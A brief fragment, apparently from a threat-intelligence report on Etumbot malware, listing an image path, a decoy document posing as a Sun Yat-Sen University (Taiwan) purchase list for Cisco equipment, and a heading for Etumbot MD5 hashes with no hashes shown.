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
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~taste3.doc: Sun Yat-Sen University (Taiwan) purchase list, items include Cisco3045E/K9 or equivalent (Traditional Chinese)

List of Identified Etumbot MD5s

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